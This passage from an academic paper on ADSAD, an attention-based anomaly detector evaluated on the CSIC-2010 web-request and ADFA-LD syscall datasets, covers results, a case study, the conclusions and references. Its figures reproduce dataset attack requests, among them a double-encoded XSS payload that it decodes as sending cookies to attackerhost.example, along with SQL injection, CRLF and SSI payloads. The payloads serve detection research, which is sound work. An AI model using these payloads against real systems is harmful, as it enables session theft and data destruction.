
Table 6 – Paired T-test results of comparing the existing models (rows) and the ADSAD instances (columns) on ADFA-LD. The latter are shown to be superior to the former at least with the significance level of 1% ($p < 1.0 \times 10^{-2}$).

Model	Step-RNN-ATN		Slice-RNN-ATN		Slice-AE-ATN	
	z-score	p-value	z-score	p-value	z-score	p-value
VNgrams-OCSVM	−32.88	5.1×10^{-6}	−19.34	4.2×10^{-5}	−18.56	5.0×10^{-5}
Step-LSTM-Ensemble	−8.64	9.9×10^{-4}	−7.48	1.7×10^{-3}	−4.94	7.8×10^{-3}


```
POST http://localhost:8080/tienda1/miembros/editar.jsp HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)\r\nPragma: no-cach
e\r\nCache-control: no-cache\r\nAccept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Encoding: x-gzip, x-d
eflate, gzip, deflate\r\nAccept-Charset: utf-8, utf-8;q=0.5, *;q=0.5\r\nAccept-Language: en\r\nHost: localhost:8080\r\nCookie: JSESSIONID=3127CE6AA6D17EB17DFCB20EEC52
6ED9\r\nContent-Type: application/x-www-form-urlencoded\r\nConnection: close\r\nContent-Length: 815\r\n\r\nmodo=registro&login=bernarr&password=sessionid%3D123
12312%26+username%3D%253C%2573%2563%2572%2569%2570%2574%253E%2564%256F%2563%2575%256D%2565%256E%2574%252E%256C%256F%2563%2561%2574
%2569%256F%256E%253D%2527%2568%2574%2574%2570%253A%252F%252F%2561%2574%2574%2561%2563%256B%2565%2572%2568%256F%2573%2574%252E%2565
%2578%2561%256D%2570%256C%2565%252F%2563%2567%2569%252D%2562%2569%256E%252F%2563%256F%256F%256B%2569%2565%2573%2574%2565%2561%256
C%252E%2563%2567%2569%253F%2527%252B%2564%256F%2563%2575%256D%2565%256E%2574%252E%2563%256F%256F%256B%2569%2565%253C%252F%2573+%2
563%2572%2569%2570%2574%253E%3F&nombre=Uriel&apellidos=Cloquell+Pesarrodona&email=moorehead-hamlett%40touringa.pw&dni=64688843D&direccion=Pl.+La+
Merced%2C+107+4C&ciudad=Cuarte+de+Huerva&cp=19420&provincia=Teruel&ntc=4593991243170323&B1=Registrar\r\n\r\n
```
(a) XSS request


```
POST http://localhost:8080/tienda1/publico/pagar.jsp HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)\r\nPragma: no-cache\r
\nCache-control: no-cache\r\nAccept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Encoding: x-gzip, x-defl
ate, gzip, deflate\r\nAccept-Charset: utf-8, utf-8;q=0.5, *;q=0.5\r\nAccept-Language: en\r\nHost: localhost:8080\r\nCookie: JSESSIONID=12546061FC0154DC98FEC5A70E87F6B
4\r\nContent-Type: application/x-www-form-urlencoded\r\nConnection: close\r\nContent-Length: 103\r\n\r\nmodo=insertar&precio=4344&B1=%27%3B+DROP+TABLE+usu
arios%3B+SELECT+*+FROM+datos+WHERE+nombre+LIKE+%27%25\r\n\r\n
```
(b) SQL-Injection request


```
GET http://localhost:8080/tienda1/publico/vaciar.jsp?B2=any%253F%250D%250ASet-cookie%253A%2BTamper%253D1041264011025374727 HTTP/1.1\r\nUser-Agent: Mozilla
/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)\r\nPragma: no-cache\r\nCache-control: no-cache\r\nAccept: text/xml,application/xml,application/xhtml+xml,t
ext/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Encoding: x-gzip, x-deflate, gzip, deflate\r\nAccept-Charset: utf-8, utf-8;q=0.5, *;q=0.5\r\nAccept-Language: en
\r\nHost: localhost:8080\r\nCookie: JSESSIONID=F092882EFF0A37201F84C476DD14A255\r\nConnection: close\r\n\r\n\r\n
```
(c) CRLF-Injection request


```
GET http://localhost:8080/tienda1/publico/pagar.jsp?modo=insertar&precio=4236&B1=%3C%21--%23include+file%3D%22archivo_secreto%22+--%3E HTTP/1.1\r\nUser-Age
nt: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)\r\nPragma: no-cache\r\nCache-control: no-cache\r\nAccept: text/xml,application/xml,application/x
html+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Encoding: x-gzip, x-deflate, gzip, deflate\r\nAccept-Charset: utf-8, utf-8;q=0.5, *;q=0.5\r\nAccept-La
nguage: en\r\nHost: localhost:8080\r\nCookie: JSESSIONID=EAACC6E5B6574120816C5AC736768EC5\r\nConnection: close\r\n\r\n\r\n
```
(d) Server-Side-Include request



```
GET http://localhost:8080/_cti_pvt/botinfs.cnf HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)\r\nPragma: no-cache\r\nCache
-control: no-cache\r\nAccept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Encoding: x-gzip, x-deflate, gzip,
deflate\r\nAccept-Charset: utf-8, utf-8;q=0.5, *;q=0.5\r\nAccept-Language: en\r\nHost: localhost:8080\r\nCookie: JSESSIONID=D3354DC17B68AE1C822080190180 1C1E\r\nCon
nection: close\r\n\r\n\r\n
```
(e) Static Attack request

Fig. 6 – Attention visualization on five high scored web requests of different attack types. The redder the color is, the lower the normal probability of the subsequence is estimated by the attention mechanism. These attention distributions are generated by Slice-RNN-ATN. It is observed that the attack related areas are highlighted.

competitors significantly. Therefore, the detection performance of ADSAD is promising.

5.3. *Attention effectiveness*

In order to examine the effectiveness of the designed attention mechanism, the three ADSAD instances were compared with their variants in which the attention mechanism was removed. The results are shown in Fig. 7. Besides, the paired T-tests were also conducted to seek the significance of the results. It shows that the three ADSAD instances significantly outperformed their non-attention variants in most cases, except that Slice-RNN-ATN was slightly inferior to its variant on ADFA-LD dataset. Concretely, on CSIC-2010, Step-RNN-ATN, Slice-RNN-ATN and Slice-AE-ATN respectively achieved the relative AUC improvements of 10.81%, 11.17% and 73.81% to their corresponding non-attention variants at the significance level of 0.1%. On ADFA-LD, Step-RNN-ATN and Slice-AE-ATN also outperformed their variants at the 0.1% significance level, with the relative AUC improvements of 13.45% and 33.96% respectively. As for Slice-RNN-ATN, the *p*-value obtained from the T-test was 66.04%. Therefore, the performance difference between Slice-RNN-ATN and its variant was not statistically significant. The possible reason for this result is that the variant of Slice-RNN-ATN might have reached the upper bound of the performance on this dataset and there was no room for improvement.





Fig. 7 – Comparison between attention and non-attention models on two datasets.



```
POST http://localhost:8080/tienda1/publico/pagar.jsp
HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (compatible; Kon
queror/3.5; Linux) KHTML/3.5.8 (like Gecko)\r\nPragm
a: no-cache\r\nCache-control: no-cache\r\nAccept: te
xt/xml,application/xml,application/xhtml+xml,text/ht
ml;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAcc
ept-Encoding: x-gzip, x-deflate, gzip, deflate\r\nAccep
t-Charset: utf-8, utf-8;q=0.5, *;q=0.5\r\nAccept-Langu
age: en\r\nHost: localhost:8080\r\nCookie: JSESSIONI
D=3FF1DA83C941A1C00ECDEED6D58B5AC9\r\nCont
ent-Type: application/x-www-form-urlencoded\r\nCo
nnection: close\r\nContent-Length: 108\r\n\r\nmodo
=insertar&precio=%27%3B+DROP+TABLE+usuarios%
3B+SELECT+*+FROM+datos+WHERE+nombre+LIKE+
%27%25&B1=Confirmar\r\n\r\n
```

(a) Attention from Step-RNN-ATN.

```
POST http://localhost:8080/tienda1/publico/pagar.jsp
HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (compatible; Kon
queror/3.5; Linux) KHTML/3.5.8 (like Gecko)\r\nPragm
a: no-cache\r\nCache-control: no-cache\r\nAccept: te
xt/xml,application/xml,application/xhtml+xml,text/ht
ml;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAcc
ept-Encoding: x-gzip, x-deflate, gzip, deflate\r\nAccep
t-Charset: utf-8, utf-8;q=0.5, *;q=0.5\r\nAccept-Langu
age: en\r\nHost: localhost:8080\r\nCookie: JSESSIONI
D=3FF1DA83C941A1C00ECDEED6D58B5AC9\r\nCont
ent-Type: application/x-www-form-urlencoded\r\nCo
nnection: close\r\nContent-Length: 108\r\n\r\nmodo
=insertar&precio=%27%3B+DROP+TABLE+usuarios%
3B+SELECT+*+FROM+datos+WHERE+nombre+LIKE+
%27%25&B1=Confirmar\r\n\r\n
```

(b) Attention from Slice-RNN-ATN.


```
POST http://localhost:8080/tienda1/publico/pagar.jsp
HTTP/1.1\r\nUser-Agent: Mozilla/5.0 (compatible; Kon
queror/3.5; Linux) KHTML/3.5.8 (like Gecko)\r\nPragm
a: no-cache\r\nCache-control: no-cache\r\nAccept: te
xt/xml,application/xml,application/xhtml+xml,text/ht
ml;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAcc
ept-Encoding: x-gzip, x-deflate, gzip, deflate\r\nAccep
t-Charset: utf-8, utf-8;q=0.5, *;q=0.5\r\nAccept-Langu
age: en\r\nHost: localhost:8080\r\nCookie: JSESSIONI
D=3FF1DA83C941A1C00ECDEED6D58B5AC9\r\nCont
ent-Type: application/x-www-form-urlencoded\r\nCo
nnection: close\r\nContent-Length: 108\r\n\r\nmodo
=insertar&precio=%27%3B+DROP+TABLE+usuarios%
3B+SELECT+*+FROM+datos+WHERE+nombre+LIKE+
%27%25&B1=Confirmar\r\n\r\n
```

(c) Attention from Slice-AE-ATN.

Fig. 8 – Comparison of the attention distributions generated by different ADSAD instances on the same SQL-Injection web request: (a) Step-RNN-ATN highlighted parts of the attack payload as well as a few innocent steps which could become the disturbance in anomaly analysis. (b) Slice-RNN-ATN highlighted the attack payload perfectly. (c) Slice-AE-ATN highlighted the attack payload imprecisely.

Table 7 – Top4 2-grams extracted from the segments shown in Fig 9 and their frequency ranks on the corresponding classes (R_C) and the normal training set (R_N). The 2-grams are sorted by R_C. Ranking −1 means no appearance in the normal training set. It indicates that these 2-grams are infrequent in the training set.

Trace	2-gram	R_C	R_N
UAD-Adduser-2-=1	nanosleep.nanosleep	3	541
	wait4.nanosleep	11	-1
	nanosleep.wait4	12	-1
	wait4.wait4	45	333
UAD-Hydra-FTP-3-3523	clock_gettime.clock_gettime	3	35
	socketcall.socketcall	15	19
	ppoll.socketcall	31	2040
	socketcall.ppoll	34	1079
UVD-0929	newselect.newselect	40	279
	newselect.waitpid	50	170
	waitpid.newselect	51	210
	waitpid.waitpid	200	206


....nanosleep.nanosleep.nanosleep.wait4.nanosleep.nanosleep.nanos
leep.nanosleep.nanosleep.nanosleep.nanosleep.nanosleep.nanoslee
p.nanosleep.nanosleep.nanosleep.nanosleep.nanosleep.nanosleep.n
anosleep.wait4.nanosleep.nanosleep.nanosleep.wait4.nanosleep.na
nosleep.nanosleep.nanosleep.wait4.nanosleep.nanosleep.nanosleep
.wait4.wait4.nanosleep.nanosleep.nanosleep.nanosleep.wait4.nanosl
eep.nanosleep.nanosleep.nanosleep.wait4.wait4.nanosleep.nanosle
ep.wait4.nanosleep.nanosleep.wait4.nanosleep.nanosleep.nanoslee
p.nanosleep.nanosleep.nanosleep.wait4.wait4....

(a) *Adduser* trace named “UAD-Adduser-2-=1”.

....open.socketcall.readlink.socketcall.ppoll.alarm.ppoll.socketcall.soc
ketcall.ppoll.socketcall.alarm.readlink.stat64.readlink.ppoll.socketcal
l.socketcall.socketcall.socketcall.ppoll.clock_gettime.clock_gettime.s
ocketcall.readlink.socketcall.open.ppoll.alarm.socketcall.socketcall.al
arm.socketcall.ppoll.socketcall.stat64.readlink.socketcall.readlink.rea
dlink.socketcall.alarm.clock_gettime.socketcall.ppoll.socketcall.alarm
.socketcall.open.socketcall.socketcall.open.ppoll.socketcall.ppoll.pp
oll.socketcall.readlink....

(b) *Hydra-FTP* trace named “UAD-Hydra-FTP-3-3523”.

....waitpid.newselect.waitpid.newselect.newselect.newselect.newsele
ct.newselect.newselect.waitpid.newselect.newselect.newselect.news
elect.newselect.newselect.newselect.newselect.newselect.newselect.
waitpid.newselect.newselect.newselect.newselect.newselect.newsele
ct.newselect.waitpid.newselect.newselect.newselect.waitpid.newsele
ct.newselect.newselect.newselect.newselect.newselect.waitpid.news
elect.newselect.waitpid.waitpid.newselect.waitpid.newselect.waitpid.
waitpid.newselect.newselect.newselect.newselect....

(c) Normal test trace named “UVD-0929”.

Fig. 9 – Attention visualization on three high scored syscall traces including a privilege escalation *Adduser*, a password bruteforce *Hydra-FTP* and a normal trace in the test set. Only the reddest segments of the traces are shown for saving space, and the rest are omitted with “. . . ”. These segments were confirmed anomalous according to the 2-gram analysis (as shown in Table 7).

Furthermore, it is amazing that Slice-AE-ATN performed quite well (with AUC of 0.9104 and 0.8028 on two datasets respectively) while its variant tended to be a random guessing model (with AUC of 0.5238 and 0.5993 respectively). On one hand, it indicates that the AE did learn and extract the useful features from the fixed-length subsequences and the attention mechanism effectively utilized these features and generated the discriminative features for anomaly detection. On the other hand, it also shows that a single AE might be not suitable for the variable-length sequence anomaly detection.

Therefore, the designed attention mechanism was effective and it was able to significantly enhance the detection performances of the ADSAD instances. And the performances of Slice-AE-ATN also showed a great potential of using non-sequence-oriented models in the ADSAD framework.

5.4. *Case study: Attention-based interpretability*

In this subsection, several visualized examples of attention distributions are reported to illustrate how the attention mechanism performs in the proposed framework and how it provides help for anomaly analysis. As mentioned in Section 3.2.1, abnormal subsequences are located with low probabilities by the attention mechanism. Therefore, the subsequences with low probabilities are highlighted and checked whether they are truly abnormal or not. The redder the color is, the lower probability the subsequence has in an example.

Five anomalous web requests in the CSIC-2010 dataset are shown in Fig. 6, including an XSS attack, an SQL injection attack, a CRLF injection attack, a Server Side Include (SSI) attack and a static attack. One thing to remind is that this dataset does not contain any specific attack labels so the attack types were identified manually with the suggestions of the attention visualization. It is found that the subsequences involving the attacks were marked with the reddest color. In Fig. 6a, the XSS payload is hidden in the long reddest byte subsequence of the request. In order to bypass the detection system, it is double encoded. The decoded attack script is < *script* > *document.location* =*’http://attackerhost.example/cgi-bin/cookiesteal.cgi?’+document.cookie* < */script* >, which attempts to steal the cookie information and sends it to the attacker’s host. In Fig. 6b, the SQL-Injection payload was found in the reddest area. It injects two SQL commands into the body of the POST request. And it aims to delete the table *usuarios* and to leak information from the table *datos*. In Fig. 6c, the double encoded CRLF injection payload was highlighted. It injects *%250A%250D*, the double URL encoding of *\r\n*, into the URL parameters to tamper the cookies. And in Fig. 6d, the SSI attack payload was marked with the reddest color. It attempts to uncover the secret archive *archivo_secreto* through the server side include instruction < *!- -#include file=”. . . ”* - - > . Last in Fig. 6e, there is a static attack that tries to request the FrontPage configuration file *botinfs.cnf* which was marked as well. Meanwhile, It is noticed that the *JSESSIONID* fields of these examples were also marked with that red color. By a further check on the *JSESSIONID* field, It is found that each request in the dataset has a unique *JSESSIONID* value. Therefore, the values of this field are rare. This explains why these values were regarded as abnormal by the attention mechanism.

These examples shows that the attention mechanism performed reasonably on estimating the normal probabilities of the subsequences. With the help of attention visualization, one is able to not only understand the model decision but also to immediately locate the abnormal parts of payloads. This information is helpful for experts to do anomaly analysis in advance and to label the data for downstream applications like training supervised models for malicious payload classification.

Furthermore, a comparison was made between the attention distributions obtained from the three ADSAD instances. The visualizations on the same SQL-Injection attack request are shown in Fig. 8. It is observed that all these three models marked the attack payload successfully but their marking qualities were different. As shown in Fig. 8a, Step-RNN-ATN marked numbers of irrelevant bytes other than the attack payload. These irrelevant bytes could influence the representation of the request since they contributed to it less than expected. And they could become the noises that disturbed locating the attack payload. In Fig. 8c, Slice-AE-ATN marked almost the same places as Slice-RNN-ATN did, but it shallowed the colors on the key area of the attack, which indicates that Slice-AE-ATN was less accurate than Slice-RNN-ATN on locating abnormal payloads. This observation indicates that Slice-

RNN-ATN was superior to the other two from the attention aspect.

The attention visualizations on three anomalous syscall traces are shown in Fig. 9. Since the traces are too long, only the reddest parts of these traces are displayed to save space. On ADFA-LD though the attack details can not be revealed like on CSIC-2010, It is still able to determinate whether the marked subsequences are abnormal by the 2-gram frequency analysis introduced in Xie and Hu (2013). The 2-gram analysis suggests that the distributions of 2-grams are very different between the normal training set and the attack set. Therefore, the 2-grams were extracted from the marked subsequences and their frequency ranks on their own classes and the normal training set (subset$_1$) were calculated. The results are shown in Table 7. Evidently, the extracted 2-grams rank high (almost in top-50) on their own classes but rank low (almost out of top-200) on the normal training data. For example, the 2-gram *wait4.nanosleep* ranks 11th on the attack class *Adduser* but never appears in the training set. To some extent, their low frequency ranks on the normal data indicate that the marked subsequences are abnormal. Besides, in the example *UVD-0929* of the normal test set, It is noticed that the first three 2-grams rank completely differently between the normal test set and the normal training set. One of the possible reasons for this difference is that the training set is not representative enough for the normal data since it has only 833 traces. And another may be the concept drift occurred between the training set and the test set. No matter of which reason, it leads to false positives.

6. Conclusions

In this paper, an unsupervised deep learning framework called ADSAD is proposed to detect anomalies in the discrete sequences of very long and variable lengths. It generates the global normal sequence representations for sequences in the local and global steps. In the local step, it extracts the local features of the sequences from their relatively short and fixed-length subsequences where both the sequence-oriented and non-sequence-oriented deep models are able to work within their capability. And then in the global step, it aggregates the local features into the interpretable global representations by the designed attention mechanism. Besides, to profile the distribution of the normal sequences realistically, ADSAD represents it as a set of clusters and uses the distances between the sequences and the cluster centers as the anomaly scores. Three instances Step-RNN-ATN, Slice-RNN-ATN, and Slice-AE-ATN were implemented to evaluate the proposed framework. The experiments on two representative publicly available datasets CSIC-2010 and ADFA-LD were conducted and the paired *T*-tests were also used to analysis the significance of the results. *The results show that the ADSAD instances significantly outperformed the representative shallow and deep models at least at the* 1% *level*. From the comparison between the ADSAD instances and their non-attention variants, the effectiveness of the attention mechanism was shown to be significant at the 0.1% level in most cases. Especially, Slice-AE-ATN performed comparably to the best even though its non-attention variant performed like a random guessing detector. This promising result may help researchers reconsider choosing the non-sequence-oriented models like AE and GAN for sequence anomaly detection. Moreover, the interpretability of ADSAD was demonstrated by the attention visualization. It indicates that the attention mechanism behaved reasonably and the attention visualization was helpful to understand the detection result and spot the abnormal parts of sequences in anomaly analysis.

Future work may examine ADSAD on more data sources such as malicious codes and other types of application protocols and explore the effect of the hyperparameters. Meanwhile, there are also many aspects in ADSAD that could be improved, for example, applying other powerful non-sequence-oriented deep models, and calculating the normality by the iterative produce. Since processing numeric data is the nature of neural networks, extending ADSAD on the mixed-type sequences containing both continuous and discrete data, such as the network flows and the syscall traces with parameters, is also interested.

Declaration of Competing Interest

The authors declare that they have no known competing financial interests or personal relationships that could have appeared to influence the work reported in this paper.

CRediT authorship contribution statement

Zhi-Quan Qin: Investigation, Conceptualization, Methodology, Software, Formal analysis, Visualization, Writing - original draft, Writing - review & editing. **Xing-Kong Ma:** Investigation, Conceptualization, Visualization, Writing - original draft, Writing - review & editing. **Yong-Jun Wang:** Investigation, Conceptualization, Supervision, Resources, Writing - original draft, Writing - review & editing.

Acknowledgments

This work was supported by the National Natural Science Foundation of China (Grant No.61472439).

REFERENCES

Akcay S, Abarghouei AA, Breckon TP. Ganomaly: Semi-supervised anomaly detection via adversarial training. In: Computer Vision – ACCV 2018. Springer International Publishing; 2019. p. 622–37.

Alaiz-Moreton H, Aveleira-Mata J, Ondicol-Garcia J, Muoz-Castaeda AL, Garca I, Benavides C. Multiclass classification procedure for detecting attacks on mqtt-iot protocol. Complexity 2019;2019:1–11.

Ariu D, Tronci R, Giacinto G. Hmmpayl: an intrusion detection system based on hidden markov models. Computers & Security 2011;30(4):221–41.

Bahdanau D, Cho K, Bengio Y. Neural machine translation by jointly learning to align and translate. Proceedings of the 3rd International Conference on Learning Representations, 2015.

Bochem A, Zhang H, Hogrefe D. Poster abstract: Streamlined anomaly detection in web requests using recurrent neural networks. In: 2017 IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS). IEEE; 2017. p. 1016–17.
Chen J, Sathe S, Aggarwal CC, Turaga DS. Outlier detection with autoencoder ensembles. In: Proceedings of the 2017 SIAM International Conference on Data Mining. SIAM; 2017. p. 90–8.
Cho K, van Merrienboer B, Gulcehre C, Bahdanau D, Bougares F, Schwenk H, Bengio Y. Learning phrase representations using rnn encoder–decoder for statistical machine translation. In: Proceedings of the 2014 Conference on Empirical Methods in Natural Language Processing (EMNLP). ACL; 2014. p. 1724–34.
Chorowski JK, Bahdanau D, Serdyuk D, Cho K, Bengio Y. Attention-based models for speech recognition. In: Advances in Neural Information Processing Systems 28. Curran Associates; 2015. p. 577–85.
Creech G, Hu J. Generation of a new ids test dataset: Time to retire the kdd collection. In: 2013 IEEE Wireless Communications and Networking Conference (WCNC). IEEE; 2013. p. 4487–92.
Creech G, Hu J. A semantic approach to host-based intrusion detection systems using contiguousand discontiguous system call patterns. IEEE Trans. Comput. 2014;63(4):807–19.
Cui J, Long J, Min E, Mao Y. Wedl-nids: Improving network intrusion detection using word embedding-based deep learning method. In: Modeling Decisions for Artificial Intelligence. Springer International Publishing; 2018. p. 283–95.
Düessel P, Gehl C, Flegel U, Dietrich S, Meier M. Detecting zero-day attacks using context-aware anomaly detection at the application-layer. Int. J. Inf. Secur. 2017;16(5):475–90.
Elman JL. Finding structure in time. Cogn Sci 1990;14(2):179–211.
Ezeme MO, Mahmoud QH, Azim A. Dream: deep recursive attentive model for anomaly detection in kernel events. IEEE Access 2019;7:18860–70.
Fogla P, Sharif M, Perdisci R, Kolesnikov O, Lee W. Polymorphic blending attacks. In: Proceedings of the 15th USENIX Security Symposium. USENIX Association; 2006. p. 241–56.
Goodfellow IJ, Pouget-Abadie J, Mirza M, Xu B, Warde-Farley D, Ozair S, Courville AC, Bengio Y. Generative adversarial nets. In: Advances in Neural Information Processing Systems 27. Curran Associates; 2014. p. 2672–80.
Graves A, Wayne G, Danihelka I. Neural turing machines; 2014 arXiv:1410.5401.
Hinton GE, Salakhutdinov RR. Reducing the dimensionality of data with neural networks. Science 2006;313(5786):504–7.
Hochreiter S, Schmidhuber J. Long short-term memory. Neural Comput 1997;9(8):1735–80.
Hsiao S-W, Yu F. Malware family characterization with recurrent neural network and ghsom using system calls. In: 2018 IEEE International Conference on Cloud Computing Technology and Science (CloudCom). IEEE; 2018. p. 226–9.
Huang J, Ling CX. Using auc and accuracy in evaluating learning algorithms. IEEE Trans Knowl Data Eng 2005;17(3):299–310.
Khreich W, Granger E, Sabourin R, Miri A. Combining hidden markov models for improved anomaly detection. In: 2009 IEEE International Conference on Communications. IEEE; 2009. p. 965–70.
Khreich W, Khosravifar B, Hamou-Lhadj A, Talhi C. An anomaly detection system based on variable N-gram features and one-class SVM. Information & Software Technology 2017;91(91):186–97.
Kim G, Yi H, Lee J, Paek Y, Yoon S. Lstm-based system-call language modeling and robust ensemble method for designing host-based intrusion detection systems; 2016 arXiv:1611.01726.
Kim TY, Cho S-B. Web traffic anomaly detection using c-lstm neural networks. Expert Syst Appl 2018;106:66–76.
Kingma DP, Ba J. Adam: A method for stochastic optimization. Proceedings of the 3rd International Conference on Learning Representations, 2015.
Kingma DP, Welling M. Auto-encoding variational bayes. Proceedings of the 2nd International Conference on Learning Representations, 2014.
Luong M-T, Pham H, Manning CD. Effective approaches to attention-based neural machine translation. In: Proceedings of the 2015 Conference on Empirical Methods in Natural Language Processing. ACL; 2015. p. 1412–21.
van der Maaten L, Hinton GE. Visualizing data using t-sne. Journal of Machine Learning Research 2008;9:2579–605.
Mikolov T, Chen K, Corrado GS, Dean J. Efficient estimation of word representations in vector space. Proceedings of the 1st International Conference on Learning Representations, 2013.
Mikolov T, Karafit M, Burget L, Cernock J, Khudanpur S. Recurrent neural network based language model. In: INTERSPEECH-2010. ISCA; 2010. p. 1045–8.
Perdisci R, Ariu D, Fogla P, Giacinto G, Lee W. Mcpad: a multiple classifier system for accurate payload-based anomaly detection. Comput. Networks 2009;53(6):864–81.
Pratomo Baskoro, Burnap Peter, Theodorakopoulos Georgios. BLATTA: Early exploit detection on network traffic with recurrent neural networks. Security and Communication Networks 2020;2020.
Rabiner LR. A tutorial on hidden markov models and selected applications in speech recognition. Proc. IEEE 1989;77(2):257–86.
Rhode M, Burnap P, Jones K. Early-stage malware prediction using recurrent neural networks. Computers & Security 2018;77:578–94.
Ruff L, Grnitz N, Deecke L, Siddiqui SA, Vandermeulen RA, Binder A, Mller E, Kloft M. Deep one-class classification. In: Proceedings of the 35th International Conference on Machine Learning. PMLR; 2018. p. 4390–9.
Sabokrou M, Fayyaz M, Fathy M, Moayed Z, Klette R. Deep-anomaly: fully convolutional neural network for fast anomaly detection in crowded scenes. Comput. Vision Image Understanding 2018;172:88–97.
